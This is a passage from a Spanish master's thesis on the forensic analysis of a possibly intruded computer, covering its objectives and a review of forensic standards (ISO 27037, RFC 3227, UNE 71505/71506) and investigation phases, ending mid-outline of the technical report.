|  |  |
| --- | --- |
| **Análisis forense de un ordenador.** | |
|  | |
| Shape, rectangle  Description automatically generated | **José Enrique Rodríguez González.**  M1.881 - TFM - Análisis forense  **Nombre Tutor/a de TF**  Dña. Elena Botana de Castro.  **Profesor/a responsable de la asignatura**  D. Jordi Serra Ruiz.  **Fecha Entrega:** Enero de 2024 |

  
Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-SinObraDerivada [3.0 España de Creative Commons](http://creativecommons.org/licenses/by-nc-nd/3.0/es/)

**FICHA DEL TRABAJO FINAL**

|  |  |
| --- | --- |
| **Título del trabajo:** | *Análisis forense de un ordenador.* |
| **Nombre del autor:** | *José Enrique Rodríguez González.* |
| **Nombre del consultor/a:** | *Dña. Elena Botana de Castro.* |
| **Nombre del PRA:** | *D. Jordi Serra Ruiz.* |
| **Fecha de entrega (mm/aaaa):** | *01/2024* |
| **Titulación o programa:** | Master Universitario de Ciberseguridad y privacidad. |
| **Área del Trabajo Final:** | *Análisis forense.* |
| **Idioma del trabajo:** | *Castellano.* |
| Palabras clave | *Máximo 3 palabras clave, validadas por el tutor/a del TF* |
| **Resumen del Trabajo** | |
| El objetivo del presente Trabajo de Fin de Máster es realizar un análisis forense de un ordenador del que se sospecha de que han accedido a los sistemas de forma ilícita. Se comprobará si realmente han accedido, así como el método que han utilizado. Por otro lado, se elaborará un informe con las consecuencias que se derivan del dicho acceso además se comprobará si ha habido extracción de información alguna.  Por último, y no menos importante, para el presente trabajo se tendrán en cuenta los estándares que existen en la actualidad, como pueden ser la norma ISO 27037, la RFC 3227 o las normas de la Asociación Española de Normalización UNE 71505 y UNE 71506. | |
| **Abstract** | |
| The objective of this Master's Thesis is to conduct a forensic analysis of a computer that is suspected of having accessed the systems illicitly. It will be checked whether they have really accessed, as well as the method they have used. On the other hand, a report will be prepared with the consequences that arise from said access, and it will also be verified if there has been any extraction of information.  Lastly, and not least, for this work, the standards that currently exist will be considered, such as the ISO 27037 standard, the RFC 3227 or the standards of the Spanish Association for Standardization UNE 71505 and UNE 71506. | |

A mi esposa e hija, acompañantes en todo momento de esta aventura académica.

A mis compañeros de trabajo, Juanma, Luisma y Borja, que saben de qué estos tres años que llevo realizando este master y han conocido todos los derroteros que me ha llevado este camino.

Índice

[1. Plan de trabajo 1](#_Toc155573416)

[1.1. Problema por resolver. 1](#_Toc155573417)

[1.2. Objetivos. 1](#_Toc155573418)

[1.3. Metodologías. 3](#_Toc155573419)

[1.4. Descripción del entorno de trabajo. 12](#_Toc155573420)

[1.5. Listado de tareas. 13](#_Toc155573421)

[1.6. Planificación temporal de las tareas. 14](#_Toc155573422)

[1.7. Impacto ambiental ético y social. 16](#_Toc155573423)

[1.8. Revisión del estado del arte de la informática forense. 16](#_Toc155573424)

[2. Extremos del análisis y previsión de pruebas técnicas. 23](#_Toc155573425)

[2.1. Propuesta de extremos. 23](#_Toc155573426)

[2.2. Previsión de pruebas técnicas. 23](#_Toc155573427)

[3. Análisis de la memoria RAM. 25](#_Toc155573428)

[3.1. Acciones previas al análisis de la memoria RAM. 25](#_Toc155573429)

[3.2. Sistema Operativo de la memoria RAM analizada. 26](#_Toc155573430)

[3.3. Creación de perfil para volatility. 27](#_Toc155573431)

[3.4. Datos de interés de la captura de la memoria RAM. 32](#_Toc155573432)

[3.5. Búsqueda de procesos en funcionamiento de interés para el análisis. 42](#_Toc155573433)

[3.6. Listado de conexiones de red y conexiones sospechosas. 47](#_Toc155573434)

[4. Análisis del disco duro. 50](#_Toc155573435)

[4.1. Acciones previas al análisis del disco duro. 50](#_Toc155573436)

[4.2. Datos de interés del disco duro. 51](#_Toc155573437)

[4.3. Usuarios del sistema. 52](#_Toc155573438)

[4.4. Análisis de evidencias del disco duro. 52](#_Toc155573439)

[5. Resumen ejecutivo. 60](#_Toc155573440)

[6. Informe pericial. 63](#_Toc155573441)

[7. Conclusiones. 68](#_Toc155573442)

[7.1 Conclusiones Finales. 68](#_Toc155573443)

[7.2 Retrospectiva del TFM. 68](#_Toc155573444)

[8. Anexos. 70](#_Toc155573445)

Lista de figuras

[Fases de la metodología del análisis forense. 6](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575806)

[Tareas relacionadas con las fases de la metodología del análisis forense. 6](#_Toc155575807)

[Orden de volatilidad de los datos. 7](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575808)

[Tareas relativas a la PEC 1 del TFM. 15](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575809)

[Tareas relativas a la PEC 2 del TFM. 15](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575810)

[Tareas relativas a la PEC 3 del TFM. 15](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575811)

[Tareas relativas a la PEC 4 del TFM. 15](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575812)

[Captura imagen hash PowerShell. 26](file:///D:\Users\jrodg85\Documents\TFM-ANALISIS-FORENSE\TFM-ANALISIS-FORENSE\TFM.docx#_Toc155575813)

[Captura Imageinfo. 26](#_Toc155575814)

[Búsqueda string linux version. 27](#_Toc155575815)

# Plan de trabajo

La situación en la que nos encontramos es un caso práctico laboral, en el que realizamos el papel de CISO.

En este caso, la dirección de la empresa tiene serias sospechas, no probadas, de que han accedido a los sistemas de forma ilícita. Por lo que el gerente de la empresa me solicita, como CISO, que se compruebe si realmente han accedido, así como el método que han utilizado. Por otro lado, solicitan las consecuencias que se derivan del dicho acceso, si ha habido extracción de información alguna.

## 1.1. Problema por resolver.

Por, lo expuesto en la introducción del capítulo, se coliga que el problema a resolver es la resolución de las cuestiones solicitadas por el Gerente de la empresa.

Una definición idónea que se puede adoptar en el presente Trabajo de Final de Máster (en adelante TFM) es lo indicado en su momento en la propuesta del TFM:

Solventar las necesidades del gerente de la empresa mediante el análisis forense del disco duro y la captura de memoria de un ordenador personal, en un caso real con un sistema virtualizado, vinculado a una presunta conducta delictiva real. Para ello, se utilizarán herramientas específicas para la localización de las evidencias digitales sobre los discos duros y la memoria que puedan demostrar el presunto delito (Encase, Autopsy, Volatility, o cualquier otra herramienta, o conjunto de herramientas con prestaciones equivalentes). Finalmente, las evidencias localizadas deberán recogerse en un informe ejecutivo o pericial, el cual, además de los aspectos técnicos, deberá tener en cuenta aquellos requisitos procesales necesarios para que el análisis pueda tener validez en un proceso judicial.

## 1.2. Objetivos.

Se describe un el siguiente listado de objetivos que se obtienen al analizar el enunciado del TFM:

1. Elaboración del Análisis forense de Disco Duro y RAM.
   1. Realizar una recuperación parcial o total de la información borrada existente en los dispositivos susceptibles de ser analizados (carving).
   2. Relativo al análisis de la memoria RAM.
      1. Comprobar la integridad de la memoria RAM.
      2. Comprobar fecha de la captura de la RAM.
      3. Determinar la edición y versión de Windows que tiene instalado el sistema operativo del ordenador sobre el cual se ha efectuado la captura de la memoria RAM.
      4. Buscar los procesos en funcionamiento y localiza aquellos que te parezcan de interés para el análisis forense del ordenador analizado.
      5. Listar las conexiones de red y analizarlas.
   3. Relativo al análisis del Disco Duro.
      1. Comprobar la integridad del disco duro.
      2. Determinar la siguiente información del disco duro.
         1. Sistema y versión del sistema operativo instalado.
         2. Nombre del propietario y relación de software instalado.
         3. "Product ID" y "Product Key" asociadas al sistema.
         4. Fecha y hora de instalación del sistema operativo.
      3. Determinar qué usuarios tiene definidos el sistema.
      4. Localizar los documentos (archivos PDF, de texto, hojas de cálculo, etc.) que puedan tener relación con alguna conducta presuntamente delictiva.
      5. Localizar algún fichero ejecutable que pueda resultar de interés para la investigación, además, analizar la relación con alguna evidencia anterior.
      6. Determinar el contenido del fichero log de un conocido programa de comunicación si es necesario y relacionarlo con el caso investigado.
      7. Realizar un análisis de la navegación web.
      8. Visualización de los enlaces de los archivos y de los archivos accedidos recientemente.
      9. Estudio de los metadatos de los archivos, si se considera que pueden ser relevantes para el caso.
      10. Estudio de las bases de datos instaladas y las aplicaciones que permiten su gestión.
      11. Análisis de los clientes de correo electrónico y del webmail.
   4. Realizar un estudio de la seguridad.
      1. Estudiar si las evidencias analizadas han sido comprometidas.
      2. Identificar cualquier aplicación vulnerable, software malicioso, evaluar el daño sufrido, identificar los archivos que han sido comprometidos, así como determinar la vía de acceso al sistema.
2. Relativo al resumen ejecutivo, elaborarlo teniendo en cuenta los siguientes apartados.
   1. Claridad en la comunicación, proporcionando información de forma clara y concisa y, por otro lado, utilizar un lenguaje accesible para los no expertos en el área.
   2. Presentar el contexto u antecedentes, describiendo el motivo y las circunstancias del análisis forense y Proporcionar una breve descripción del incidente o situación bajo investigación.
   3. Redactar un resumen ejecutivo con los hallazgos clave y las recomendaciones.
   4. Describir la metodología utilizada durante el análisis forense.
   5. Proporcionar una línea de tiempo detallada de los eventos y acciones tomadas.
   6. Incluir evidencia técnica relevante, como registros de logs, archivos.
   7. Proporcionar recomendaciones para la acción futura, basadas en los hallazgos y conclusiones.
3. Elaborar un informe pericial teniendo en cuenta los siguientes apartados.
   1. Mantener una postura objetiva e imparcial en todo momento.
   2. Garantizar que el análisis y las conclusiones estén fundamentados en evidencias tangibles y replicables.
   3. Mantener la cadena de custodia y la integridad de las pruebas durante todo el proceso.
   4. Redactar el informe de manera clara, precisa y entendible para personas sin conocimientos técnicos específicos.
   5. Detallar las herramientas, técnicas y procedimientos utilizados en el análisis forense.
   6. Presentar de forma clara y precisa los hallazgos resultantes del análisis forense. Los cuáles será
   7. Interpretar las evidencias de manera fundamentada y ligada a las normativas y principios de la ciencia forense digital.
   8. Derivar conclusiones basadas exclusivamente en las evidencias y hallazgos del análisis.
   9. Ofrecer una opinión pericial en base a los hallazgos, respetando los límites de la prueba pericial y los datos disponibles.
   10. Discutir las implicaciones legales de los hallazgos y su posible impacto en el caso.
4. Realizar unas conclusiones acordes a todo el TFM realizado.
   1. Basarse en ideas fuerza que han aparecido durante todo el TFM.
   2. Tener en cuenta que este apartado es el que finalmente, el gerente de la empresa, como miembro directivo de la misma, usando el método del presidente Reagan.

## 1.3. Metodologías.

Introducción.

En esta sección se procederá a realizar un repaso general de algunas de las normativas y estándares.

Primero abordaremos un pequeño estudio relativo a las normas ISO 27037 e ISO 30131, posteriormente abordaremos la normativa RFC 3227 para finalmente comentar un resumen de las normas UNE 71505 y UNE 71506.

Por último, pero no menos importante, trataré unas conclusiones sobre esta sección.

Normas ISO 27037 e ISO 30121.

Dentro de la seguridad informática cabe destacar una normativa ampliamente conocida, es la familia ISO 27000. Esta serie de normas son estándares de seguridad publicados por la Organización Internacional para la Estandarización (ISO) y la Comisión Electrotécnica Internacional (IEC).

Esta serie contiene diversas normas todas relacionadas con las mejores prácticas recomendadas en Seguridad de la Información para desarrollar, implementar y mantener especificaciones para los Sistemas de Gestión de la Seguridad de la Información (SGSI).

Concretamente, existe una norma dedicada en exclusiva al análisis forense, se trata de la ISO 27037 Directrices para la identificación, recolección, adquisición y preservación de la prueba digital.

Esta norma ofrece orientación para tratar situaciones frecuentes durante todo el proceso de tratamiento de las pruebas digitales. Además, define dos roles especialistas:

* DEFR **(Digital Evidence First Responders)**: Expertos en primera intervención de evidencias electrónicas.
* DES **(Digital Evidence Specialists)**: Experto en gestión de evidencias electrónicas.

ISO 27037 proporciona orientación para los siguientes dispositivos y circunstancias:

* Medios de almacenamiento digitales utilizados en equipos varios como por ejemplo discos duros, disquetes, discos magnetoópticos y ópticos y otros similares.
* Teléfonos móviles, PDA's, tarjetas de memoria.
* Sistemas de navegación móvil (GPS).
* Cámaras de video y cámaras digitales (incluyendo circuitos cerrados de televisión).
* Ordenadores estándares con conexiones a redes.
* Redes basadas en protocolos TCP/IP y otros protocolos digitales.
* Otros dispositivos con funcionalidades similares a las descritas anteriormente.

Resumiendo, se puede destacar que esta norma ofrece orientación sobre el manejo de las pruebas digitales. Siguiendo las directrices de esta norma se asegura que la evidencia digital potencial se recoge de manera válida a efectos legales para facilitar su aportación en juicios y procesos legales. Además, cabe destacar que cubre una amplia gama de tipos de dispositivos y situaciones, por lo que la orientación dentro de la norma es ampliamente aplicable.

Se dispone de una copia de la ISO 27037 en inglés.

La ISO/IEC 30121 es la norma internacional para el análisis forense digital. Define los requisitos mínimos que todas las organizaciones deben cumplir para estar preparados ante un análisis forense digital. La primera edición de la norma se publicó en 2015. Desde entonces, se han realizado varias actualizaciones importantes para reflejar las

nuevas tecnologías y la evolución de los procedimientos de investigación criminal. Ha sido adoptada por muchas organizaciones de todo el mundo como base de las mejores prácticas para el manejo de las pruebas digitales, maximizando la disponibilidad y acceso a esta.

La ISO/IEC 30121 se creó para garantizar que las pruebas digitales se traten de forma coherente en las distintas organizaciones y para ayudar a garantizar que las pruebas digitales puedan utilizarse como prueba en los procedimientos judiciales.

Norma RFC 3227.

Otra norma destacable para mencionar es la RFC 3227. Este documento publicado por la Internet Engineering Task Force (IETF) recoge directrices para recopilar y almacenar evidencias sin ponerlas en riesgo.

En cuanto a los principios para la recolección de evidencias destacan básicamente tres, el orden de volatilidad de los datos, las acciones que deben evitarse y las consideraciones sobre la privacidad.

Sobre el procedimiento de almacenamiento tiene en cuenta la cadena de custodia de las pruebas recogidas anteriormente y dónde y cómo se deben almacenar estas para que estén a buen recaudo.

Para acabar detalla qué tipo de herramientas son las más útiles y qué características deben tener para evitar conflictos, haciendo hincapié en que las herramientas deben alterar lo menos posible el escenario. Según este documento el kit de análisis debe incluir las siguientes herramientas:

* Programas para listar y examinar procesos.
* Programas para examinar el estado del sistema.
* Programas para realizar copias bit a bit.

Todas estas recomendaciones tienen como epicentro el principio de intercambio de Locard, que señala que: "siempre que dos objetos entran en contacto transfieren parte del material que incorporan al otro objeto".

Normas UNE 71505 y UNE 71506.

Las normas UNE son normas técnicas desarrolladas por el organismo español de normalización, la Asociación Española de Normalización (UNE). "UNE" es el acrónimo de "Una Norma Española". Estas normas establecen especificaciones técnicas, criterios y directrices que deben seguirse en la fabricación, diseño, instalación, uso o mantenimiento de productos, sistemas o servicios en España.

Estas normas que tratamos en el presente trabajo tienen como finalidad dar una metodología para la preservación, adquisición, documentación, análisis y presentación de pruebas digitales.

Según la asociación esta norma debe dar respuesta a las infracciones legales e incidentes informáticos en las distintas empresas y entidades. Con la obtención de dichas pruebas digitales, que serán más robustas y fiables siguiendo la normativa, se podrá discernir si su causa tiene como origen un carácter intencional o negligente.

Estas normativas se aplican a cualquier organización con independencia de su actividad o tamaño, así como a cualquier profesional competente en este ámbito. Se dirige especialmente a incidentes y seguridad, así como al personal técnico que trabaje en laboratorios o entornos de análisis forense de evidencias electrónicas.

Se dispone de una copia de la norma UNE 71505 en el siguiente repositorio de la referencia que a continuación se detalla.

Conclusiones relativo a las metodologías.

Tras analizar los distintos apartados de esta sección y otras fuentes que se indicarán al final de la sección, se puede llegar a la conclusión de que el análisis forense informático recoge de la misma manera la metodología forense per se, siguiendo la siguiente estructura.

Aunque no existe una metodología que sea única y universal en el análisis forense, a tenor de la documentación consultada y tomando en consideración la normativa legal y los estándares vigentes a nivel internacional, sí que se puede decir que existen una serie de fases o puntos importantes que se tienen que tomar en consideración para que el análisis forense sea adecuado y sirva como elemento probatorio ante un incidente.

Todas estas recomendaciones, recogidas en distintas documentaciones (ver bibliografía), establecen una estructura lógica que permiten garantizar el proceso y que, en el ámbito civil, se compone básicamente de las siguientes fases:




Ilustración 1: Fases de la metodología del análisis forense.

En cada una de las fases indicadas en la imagen anterior podemos destacar las siguientes tareas.





Ilustración 2: Tareas relacionadas con las fases de la metodología del análisis forense.

El Trabajo de Fin de Máster (TFM) se centra en un caso donde el jefe de una empresa sospecha, sin pruebas, del acceso ilícito a su sistema, requiriendo así una investigación inicial.

Se explora el aspecto legal y la posibilidad de contaminación de pruebas en relación con un presunto delito contemplado en el código penal.

En tales situaciones, las Fuerzas y Cuerpos de Seguridad del Estado, bajo la autorización de un juzgado de instrucción, son los responsables de llevar a cabo el análisis forense del hecho sospechado.

**Identificación.**

En el caso del presente TFM, en el enunciado hemos recibido y el material didáctico que se adjunta, se han realizado previa y satisfactoriamente todos los pasos de esta metodología.

Cabe destacar en una de las tareas dedicadas a la identificación, nos encontramos con la tarea de asegurar la escena, es recomendable realizar las siguientes acciones:

1. Tomar fotografías del entorno del equipo para documentar el estado original de la escena y delimitar el área a investigar, evitando el acceso de personal no autorizado.
2. Proteger las huellas dactilares en los equipos, usando guantes de látex o similares, para facilitar la labor de otros cuerpos de policía e investigadores. Se menciona el principio de intercambio de Locard.
3. Registrar la hora y fecha de los equipos implicados, que pueden diferir de la hora real. Es crucial documentar cualquier discrepancia para la investigación y la creación de una línea temporal de los eventos.
4. Observar y grabar cualquier proceso en pantalla que pueda ofrecer información relevante, así como evaluar las entradas y salidas de los equipos y otros periféricos como impresoras, teléfonos IP y escáneres, para obtener pistas adicionales.

**Adquisición.**

Antes de recoger evidencias, es importante establecer su orden de prioridad basado en la volatilidad de los datos. Esto implica identificar qué datos son más propensos a cambiar o desaparecer y recolectarlos primero.

Tabla

Descripción generada automáticamente con confianza mediaEntendemos por volatilidad de los datos el período de tiempo en el que estarán accesibles en el equipo. Por lo tanto, se deberán recolectar previamente aquellas pruebas más volátiles. Según la RFC 3227, el que se presenta a continuación, es un posible orden de volatilidad de mayor a menor:

Ilustración 3: Orden de volatilidad de los datos.

Como ya se ha indicado previamente, para procedimientos penales, es necesario que una autoridad legal (como un secretario judicial o un notario) supervise la recogida de evidencias.

La última tarea de esta fase es la recogida de evidencias, la recolección de evidencias implica hacer una copia bit a bit de los discos que se van a analizar. Esta copia debe ser exacta y abarcar todos los archivos del disco, incluyendo archivos temporales, ocultos, de configuración, eliminados, pero no sobrescritos, y la información de las partes del disco no asignadas.

La copia se debe realizar en un soporte limpio, previamente borrado de manera segura para evitar la contaminación con otros casos.

**Preservación.**

Esta acción, se ha realizado al igual que las anteriores, ha sido realizada de manera previa a la elaboración del TFM, para ello se deben tener en cuenta las siguientes consideraciones.

Una vez realizada la copia se debe verificar la integridad de esta. Para ello se calcula el hash o CRC de la copia, normalmente los equipos destinados al clonado de discos ya incorporan esa característica. Así con el hash del disco original y el de la copia se puede certificar que ambos son idénticos a todos los niveles y ante un juez, por ejemplo, quedará probado que no se ha manipulado de ningún modo. Con este procedimiento también nos aseguraremos de que no se han producido errores en la copia.

La cadena de custodia es el procedimiento controlado aplicable a las evidencias relacionadas con el suceso, desde el momento en que se encuentran en la escena hasta su análisis en el laboratorio. La finalidad de la cadena de custodia es evitar cualquier tipo de manipulación y tener un control absoluto sobre todos los elementos incautados, quién los ha manipulado, cómo lo ha realizado, porqué los ha manipulado, para qué lo ha hecho y cuándo ha tenido lugar dicha manipulación.

En nuestro caso, cabe destacar que, una vez iniciado el análisis de la memoria, esta no debe de modificarse ni contaminarse, en caso de ello el Hash de las evidencias cambiaría, por lo que la evidencia ha quedado contaminada. Hay que hacer estas acciones teniendo presente al secretario judicial, para que esa copia quede registrada si es necesario y que no ha habido más alteraciones al respecto, ese cambio de hash será notificado y adjuntado en el proceso de instrucción, haciéndose también nuevas copias de este nuevo "snapshot" de la prueba.

**Análisis.**

La fase de análisis, ***en la cual iniciamos la elaboración del presente TFM***, no termina hasta que no se puede determinar qué o quién causó el incidente, cómo lo hizo, qué afectación ha tenido en el sistema, etc. Es decir, es el núcleo duro de la investigación y tiene que concluir con el máximo de información posible para poder elaborar unos informes con todo el suceso bien documentado.

Antes de empezar el análisis, es importante recordar unas premisas básicas que todo investigador debe tener presente en el momento de enfrontarse al incidente. Como ya se ha explicado nunca se debe trabajar con datos originales y se debe respetar cada una de las leyes vigentes en la jurisdicción donde se lleve a cabo la investigación. Los resultados que se obtengan de todo el proceso han de ser verificables y reproducibles, Es importante también disponer de una documentación adicional con información de diversa índole, por ejemplo:

* Sistema operativo del sistema.
* Programas instalados en el equipo.
* Hardware, accesorios y periféricos que forman parte del sistema.
* Datos relativos a la conectividad del equipo:
  + Si dispone de firewall, ya sea físico o lógico.
  + Si el equipo se encuentra en zonas de red especiales, por ejemplo, DMZ.
  + Si tiene conexión a Internet o utiliza proxies.
* Datos generales de configuración que puedan ser de interés para el investigador
* para ayudar en la tarea.

Cabe recordar que no existe ningún proceso estándar. Cada investigación es única y debe ser tratada individualmente. Las diferencias pueden incluir el sistema operativo del equipo (Windows o Linux), el tipo de incidente (como intrusión en correo electrónico o ataque de denegación de servicio), y la naturaleza del malware.

En todo caso, se pueden destacar varios pasos, que habrá que adaptar en cada caso:

* Preparar un entorno de trabajo adaptado a las necesidades del incidente.
* Reconstruir una línea temporal con los hechos sucedidos.
* Determinar qué procedimiento se llevó a cabo por parte del atacante.
* Identificar el autor o autores de los hechos.
* Evaluar el impacto causado y si es posible la recuperación del sistema.

Antes de empezar el análisis propiamente, se debe preparar un entorno para dicho análisis. Es el momento de decidir si se va a hacer un análisis en caliente o en frío.

En caso de un análisis en caliente se hará la investigación sobre los discos originales, lo que conlleva ciertos riesgos. Hay que tomar la precaución de poner el disco en modo sólo lectura, esta opción sólo está disponible en sistemas operativos Linux, pero no en Windows. Si se opta por esta opción hay que operar con sumo cuidado pues cualquier error puede ser fatal y dar al traste con todo el proceso, invalidando las pruebas.

Si se opta por un análisis en frío, lo más sencillo es preparar una máquina virtual (en adelante VM) con el mismo sistema operativo del equipo afectado y montar una imagen del disco. Para ello, previamente habremos creado la imagen a partir de las copias que se hicieron para el análisis. En este caso podremos trabajar con la imagen, ejecutar archivos y realizar otras tareas sin tanto cuidado, pues siempre cabe la opción de volver a montar la imagen desde cero en caso de problemas.

La opción del análisis en frío, ***La cual será el caso que nos atañe el presente TFM, ya que de este modo es como se realizará el análisis***, resulta muy atractiva pues en caso de malwares se podrán ejecutar sin miedo, reproducir lo que ocurre y desmontar la imagen sin que la copia original resulte afectada. De este modo tal vez se pueda ir un poco más allá en la investigación y ser un poco más agresivo.

Existen varios programas gratuitos para crear y gestionar VM’s, por ejemplo, Oracle VM VirtualBox, que ofrecen muy buenas prestaciones.

Para empezar, lo mejor es determinar la fecha de instalación del sistema operativo, para ello se puede buscar en los datos de registro. Además, la mayoría de los ficheros del sistema compartirán esa fecha. A partir de aquí puede ser interesante ver qué usuarios se crearon al principio, para ver si hay discrepancias o usuarios fuera de lo común en últimos instantes del equipo. Para ver esta información también es útil acudir al registro del sistema operativo.

Teniendo ya los datos iniciales del sistema, ahora se puede buscar más información en los ficheros que se ven "a simple vista". Lo importante es localizar que programas fueron los últimos en ser instalados y qué cambios repercutieron en el sistema. Lo más habitual es que estos programas no se instalen en los lugares habituales, sino que se localicen en rutas poco habituales, por ejemplo, en archivos temporales o mezclados con los archivos y librerías del sistema operativo. Aquí se puede ir creando la línea temporal con esos datos.

El siguiente paso del análisis es determinar el ***cómo se actuó***. Para determinar cómo se actuó es importante llevar a cabo una investigación sobre la memoria del equipo. Es interesante realizar un volcado de memoria para la obtención de cierta información. Con programas destinados a tal fin podremos ver que procesos se están ejecutando en el momento concreto y también aquellos que hayan sido ocultados para no levantar sospechas. Con esta información podremos saber qué ejecutables inician los procesos en ejecución y qué librerías se ven involucradas. Llegados aquí se puede realizar volcados de los ejecutables y de dichas librerías para poder analizar si contienen cadenas sospechosas o si, por lo contrario, son archivos legítimos. Sabiendo los procesos que se ejecutan y su naturaleza podemos obtener pistas de cómo se actuó para comprometer el equipo.

Finalmente, otra práctica interesante para determinar cómo se actuó es leer la secuencia de comandos escrita por consola. Para ello procederemos con el volcado de memoria y podremos obtener dicha información. De este modo podremos leer que comandos se hicieron por consola y sabremos si se ejecutó algún proceso de este modo. Debemos excluir nuestras propias instrucciones pues seguramente aparecerán los comandos del volcado de memoria que se hicieron en su momento. Relativo a esta práctica, personalmente es la primera que se debería de realizar en un análisis forense, de ahí también poder corroborar que es lo que pueda decir el usuario en una posible entrevista, que en este caso no va a ser posible.

Para la tarea de identificación de autores, cabe destacar que, para poder realizar una identificación del autor o autores del incidente, otra información importante que nos puede dar el volcado de memoria son las conexiones de red abiertas y las que están preparadas para enviar o recibir datos. Con esto podremos relacionar el posible origen del ataque buscando datos como la dirección IP en Internet.

Hay que actuar con prudencia puesto que en ocasiones se utilizan técnicas para distribuir los ataques o falsear la dirección IP. Hay que ser crítico con la información que se obtiene y contrastarla correctamente. No siempre se obtendrá la respuesta al primer intento y posiblemente en ocasiones sea muy difícil averiguar el origen de un incidente.

Para establecer el impacto causado, cabe destacar que se puede calcular en base a distintos factores y no hay un método único para su cálculo, ni una fórmula que nos dé un importe económico. Aun así, para estos cálculos puede servir ayudarse de métodos como BIA (Business Impact Analysis) que determinan el impacto de ciertos eventos ayudando a valorar los daños económicamente.

A la larga cualquier incidente ocurrido devengará en unos gastos económicos que habrá que cuantificar en función de los ítems afectados tras el suceso. En ocasiones el coste económico resultará de tener que reemplazar una máquina o dispositivo que ha quedado inservible tras un ataque o bien las horas de empleado de tener que reinstalar el sistema. En este caso, el cálculo no supone mayor dificultad y se resuelve fácilmente.

En otras ocasiones, por ejemplo, los daños pueden deberse al robo de una información de secreto industrial en el que habrá que cuantificar no sólo qué supone reponer el sistema sino, a la larga, en qué se verá afectada la empresa. Los datos robados pueden ser para publicar cierta información sobre la empresa y poner en la opinión pública datos con intenciones de crear mala imagen, lo cual supone un daño incalculable y muy elevado para la empresa.

El impacto no sólo se puede calcular en base económica. Como ya se ha comentado al inicio de esta sección también existen otros factores, es el caso del tiempo de inactividad. Si el incidente ha supuesto paralizar la producción de una planta automatizada de fabricación esto supone muchas horas en que la producción es nula, por lo tanto, no se trabajará. Evidentemente, a la larga también supondrá un problema económico pues no se podrán servir los pedidos pendientes de los clientes. Si la paralización afecta a una oficina, tal vez no se pare la producción de bienes, pero sí el trabajo de los empleados que verán retrasado todo su trabajo.

**Presentación.**

La última fase de un análisis forense queda para redactar los informes que documenten los antecedentes del evento, todo el trabajo realizado, el método seguido y las conclusiones e impacto que se ha derivado de todo el incidente.

Para ello se redactarán dos informes, a saber, el informe técnico y el ejecutivo. En esencia en ambos informes se explican los mismos hechos, pero varía su enfoque y el grado de detalle con que se expone el asunto.

- En el informe ejecutivo se usará un lenguaje claro y sin tecnicismos, se debe evitar usar terminología propia de la ciencia e ingeniería y expresiones confusas para gente no ducha en el tema. Hay que pensar que el público lector de estos informes serán jueces y gerentes que seguramente estén poco relacionados con el tema y además tengan poco tiempo para dedicarle. Se les debe facilitar la tarea al máximo.

En el informe técnico, por el contrario, el público final será técnico y con conocimientos de la materia que se expone. Aquí se detallarán todos los procesos, los programas utilizados, las técnicas, etcétera. Debemos crear un documento que pueda servir de guía para repetir todo el proceso que se ha realizado en caso necesario.

Relativo al informe ejecutivo, cabe destacar que será un resumen de toda la tarea que se ha llevado a cabo con las evidencias digitales. Aunque será un documento de poca extensión, al menos comparado con el informe técnico, éste debería contener al menos los siguientes apartados:

1. Motivos de la intrusión.
   1. ¿Por qué se ha producido el incidente?
   2. ¿Qué finalidad tenía el atacante?
2. Desarrollo de la intrusión.
   1. ¿Cómo lo ha logrado?
   2. ¿Qué ha realizado en los sistemas?
3. Resultados del análisis.
   1. ¿Qué ha pasado?
   2. ¿Qué daños se han producido o se prevén que se producirán?
   3. ¿Es denunciable?
   4. ¿Quién es el autor o autores?
4. Recomendaciones.
   1. ¿Qué pasos dar a continuación?
   2. ¿Cómo protegerse para no repetir los hechos?

El informe técnico será más largo que el anterior y contendrá mucho más detalle. Se hará una exposición muy detallada de todo el análisis con profundidad en la tecnología usada y los hallazgos. En este caso se deberá redactar, al menos:

1. Antecedentes del incidente.
   1. Puesta en situación de cómo se encontraba la situación con anterioridad al incidente.
2. Recolección de datos.
   1. ¿Cómo se ha llevado a cabo el proceso?
   2. ¿Qué se ha recolectado?
3. Descripción de la evidencia.
